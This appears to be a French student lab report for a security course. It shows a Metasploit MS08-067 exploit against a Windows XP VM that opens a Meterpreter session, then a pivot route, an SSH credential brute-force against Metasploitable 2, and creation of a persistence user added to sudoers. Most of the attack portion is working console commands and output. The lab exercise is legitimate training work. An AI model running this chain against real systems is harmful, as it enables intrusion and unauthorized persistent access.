
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.64.133   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

```

Options disponible pour l'exploit choisi



Version actuelle de XP

Après avoir recueilli des informations sur les cibles et les caractéristiques de cette vulnérabilité, j'ai configuré le payload dans Metasploit et défini les paramètres **LHOST** et **RHOST** avec les adresses IP appropriées. J'ai ensuite sélectionné la cible correspondant au système d'exploitation adéquat (dans notre cas, Windows XP). Voir les images ci-dessous pour la configuration du payload, des paramètres RHOSTS & LHOSTS, ainsi que de la cible :


```
msf6 exploit(windows/smb/ms08_067_netapi) > set Target (Target 7)
Target => (Target 7)
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	generic/custom		normal	No	Custom Payload
1	generic/debug_trap		normal	No	Generic x86 Debug Trap
2	generic/shell_bind_tcp		normal	No	Generic Command Shell,
3	generic/shell_reverse_tcp		normal	No	Generic Command Shell,
4	generic/tight_loop		normal	No	Generic x86 Tight Loop
5	windows/adduser		normal	No	Windows Execute net us
6	windows/dllinject/bind_hidden_ipknock_tcp		normal	No	Reflective DLL Injecti
7	windows/dllinject/bind_hidden_tcp		normal	No	Reflective DLL Injecti
8	windows/dllinject/bind_ipv6_tcp		normal	No	Reflective DLL Injecti

Payloads disponibles pour cible 7

La payload choisie était le meterpreter parce que c'est ce qui était requis pour la classe. La payload était celle-ci :

```
eflective Injection), Bind TCP Stager (No NX or Win7)
33 windows/meterpreter/bind_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.64.133	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
--
0 Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.64.137
RHOST => 192.168.64.137
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Configuration de l'hôte cible (RHOST) avec l'adresse IP de ma machine Windows XP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set target 7
target => 7
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.64.137:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.64.137:4444
[*] Sending stage (175174 bytes) to 192.168.64.137
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.64.137:4444) at 2023-03-03 19:38:23 -0500

meterpreter >
```

Session meterpreter OUVERTE

Une fois une session Meterpreter obtenue sur la cible, utilisez-la comme point de pivot pour attaquer la machine Metasploitable 2. Il n'est pas nécessaire d'obtenir une session Meterpreter sur celle-ci : un shell classique en tant que **root** est suffisant. Utilisez-le pour créer un nouvel utilisateur sur la machine (utile pour la persistance) et ajoutez-le au groupe **sudoers**. (20p)

Pour ce faire, j'ai d'abord ajouté une route vers la machine Metasploitable 2 (comme indiqué dans le cours 6, diapositive 17). Voir l'image ci-dessous.

Ensuite, j'ai configuré les options **stop_on_success** à **true** et **verbose** à **true**. J'ai également utilisé le module **auxiliary/scanner/ssh/ssh_login** dans Metasploit.

```
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y.
msf6 exploit(windows/smb/ms08_067_netapi) > add route 192.168.64.134 255.255.255.0 1
[-] Unknown command: add.
msf6 exploit(windows/smb/ms08_067_netapi) > route add 192.168.64.134 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms08_067_netapi) > |
```

Enfin, j'ai sélectionné le fichier *userpass* du répertoire Metasploit/piata afin de tenter de compromettre l'accès SSH de la machine.

```
msf6 exploit(windows/smb/ms08_067_netapi) > route add 192.168.64.134 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.64.134
rhosts => 192.168.64.134
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

On sélectionne ensuite le répertoire

```
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > nano Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.64.134:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialo
ut),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare)
,1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
```

Résultats du craquage

```
sudo useradd rekt69

sudo useradd rekt69

sudo passwd rekt69
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sudo usermod -a -G sudoers rekt69  
[*] exec: sudo usermod -a -G sudoers rekt69
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > id rekt69  
[*] exec: id rekt69
```

```
uid=1001(rekt69) gid=1001(rekt69) groups=1001(rekt69),1002(sudoers)
```

utilisateur ajouté et ajouté aux groupe utilisateur sudoer

Références :

[https://www.youtube.com/watch?v=lePqCJfdQnQ&ab_channel=Miguel Sanchez](https://www.youtube.com/watch?v=lePqCJfdQnQ&ab_channel=Miguel+Sanchez)

<https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/>

<https://www.warp.dev/terminus/how-to-run-cron-every-hour#:~:text=In%20this%20case%2C%20the%20syntax,every%20month%20on%20the%20hour.>

https://linuxhint.com/schedule_crontab_job_every_hour/#:~:text=We%20edit%20the%20crontab%20file%20using%20the%20nano%20editor.&text=By%20running%20this%2C%20we%20open,the%20system%20named%20%E2%80%9Clinux%E2%80%9D.

<https://crontab.guru/every-hour>